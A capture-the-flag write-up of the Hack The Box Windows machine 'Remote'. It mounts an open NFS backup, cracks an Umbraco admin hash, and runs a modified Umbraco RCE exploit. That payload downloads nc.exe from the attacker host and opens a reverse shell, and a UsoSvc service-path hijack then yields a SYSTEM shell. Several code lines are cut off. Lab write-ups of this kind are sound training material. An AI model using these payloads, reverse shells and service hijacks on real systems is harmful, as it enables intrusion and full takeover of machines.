
REMOTE | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676


This time we are faced with a Windows machine. Here is the result of port scanning:


```
root@unknown:~# nmap -sV 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 15:59 CET
Nmap scan report for 10.10.10.180
Host is up (0.16s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 146.81 seconds
```

Going to the browser, in port 80:



Browsing the website, in the Contact section, if we click on the following button, we are sent back to the CMS Umbraco login page:





To log in, we need credentials. After trying to use enum4linux, I concentrated on port 2049 (NFS-Server). I found this article online:

https://resources.infosecinstitute.com/exploiting-nfs-share/

With the showmount command, the remote folder is shown on the NFS server, and in subsequent commands I have created a local folder, in which the remote folder is mounted. In this way it is possible to browse within the NFS server:

```
showmount -e 10.10.10.180
```

```
mkdir /root/Desktop/test
```

```
mount -t nfs 10.10.10.180:/site_backup /root/Desktop/test
```

```
root@unknown:~/Desktop# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
root@unknown:~/Desktop# mkdir /root/Desktop/test
mkdir: cannot create directory '/root/Desktop/test': File exists
root@unknown:~/Desktop# mount -t nfs 10.10.10.180:/site_backups /root/Desktop/test
root@unknown:~/Desktop# cd /root/Desktop/test
root@unknown:~/Desktop/test# ls
App_Browsers  App_Plugins    bin     css           Global.asax  scripts  Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco  Views
```

Inside the App_Data folder, there is Umbraco database, sdf format, and in the top of the file (head command), we find the hash of a user:

```
root@unknown:~/Desktop/test# cd App_Data
root@unknown:~/Desktop/test/App_Data# ls
cache  Logs  Models  packages  TEMP  umbraco.config  Umbraco.sdf
root@unknown:~/Desktop/test/App_Data# head Umbraco.sdf
VttyAdministratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-ca
a2054c47a1d: rfurfvrfrfXvadminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"
b.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50BiIfhVgvrfhVgXvadminadmin@htb.localb8be16afba8c314ad3
90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f[{"alias":"umb
on","completed":false,"disabled":true}]?g.oggXvsmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy
AdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b
ae58b8e?gAg.ogOgYwssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9
orithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749~
g)
```

By arranging the lines by hand, we have:

```
admin

admin@htb.local

b8be16afba8c314ad33d812f22a04991b90e2aaa

{"hashAlgorithm":"SHA1"}
```


So on CrackStation we are going to crack the hash:

https://crackstation.net/

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

The credentials (admin@htb.local / baconandcheese) bring us inside the Admin panel:



In the Help section, we see the version in use, 7.12.4. Searching on Google, I've found this:

https://www.exploit-db.com/exploits/46153

The payload inside the python exploit shows how to remotely execute "calc.exe" which would be the Windows calculator, so it needs to be changed a little bit before you can run it:

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microso
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/Users/Public/nc.exe 10.10.15.14 4444 -e powershell.exe"; System.
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput =
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
```

In addition to the login, password and host fields, within the payload we insert the powershell code to download the executable of nc to the remote machine (on the local machine we use python -m SimpleHTTPServer to be able to transfer the file):

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string
xml() \
{ string cmd = "wget http://10.10.15.14:8000/nc.exe -O
/Users/Public/nc.exe -UseBasicParsing"; System.Diagnostics.Process proc =
new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments =
cmd;\
 proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return
output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of
select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
```

N.B. The / Users / Public folder is the one where we have write access.

Once the exploit has been performed with "python exploit.py" command, and the file has been transferred, we execute the command again, this time changing the value of the cmd string:

```
string cmd = "/Users/Public/nc.exe 10.10.15.14 4444 -e powershell.exe"
```

Listening with nc -lvp 4444, we have the shell and also the user flag:

```
root@unknown:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.180.
Ncat: Connection from 10.10.10.180:49721.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> cd /Users/Public
cd /Users/Public
PS C:\Users\Public> ls
ls


    Directory: C:\Users\Public


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-r---        2/19/2020   3:03 PM                Documents

d-r---        9/15/2018   3:19 AM                Downloads

d-r---        9/15/2018   3:19 AM                Music

d-r---        9/15/2018   3:19 AM                Pictures

d-r---        9/15/2018   3:19 AM                Videos

-a----        3/25/2020  11:28 AM          59392 nc.exe

-ar---        3/25/2020  10:51 AM             34 user.txt
```

To gain access as Administrator, we run winpeas.exe, a tool that allows automatic enumeration during the privilege escalation phase. The message appears in red:

```
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:

UsoSvc: AllAccess, Start
```

Searching on Google, I found this exploit on Github (PayloadsAllTheThings):

Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\drivers\color\nc.exe 10.10.10.10 4444 -e
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```

```
sc.exe config UsoSvc binPath="cmd.exe /c C:\Users\Public\nc.exe
10.10.15.14 5555 -e cmd.exe"
```

```
sc.exe start UsoSvc
```

```
PS C:\windows\system32\inetsrv> sc.exe config UsoSvc binPath="cmd.exe /c C:\Users\Public
cmd.exe"
sc.exe config UsoSvc binPath="cmd.exe /c C:\Users\Public\nc.exe 10.10.15.14 5555 -e cmd.
[SC] ChangeServiceConfig SUCCESS
PS C:\windows\system32\inetsrv> sc.exe stop UsoSvc
sc.exe stop UsoSvc
[SC] ControlService FAILED 1062:

The service has not been started.

PS C:\windows\system32\inetsrv> sc.exe start UsoSvc
sc.exe start UsoSvc
```

In a shell with netcat listening:

```
root@unknown:~# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.180.
Ncat: Connection from 10.10.10.180:49691.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /Users/Administrator
cd /Users/Administrator
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups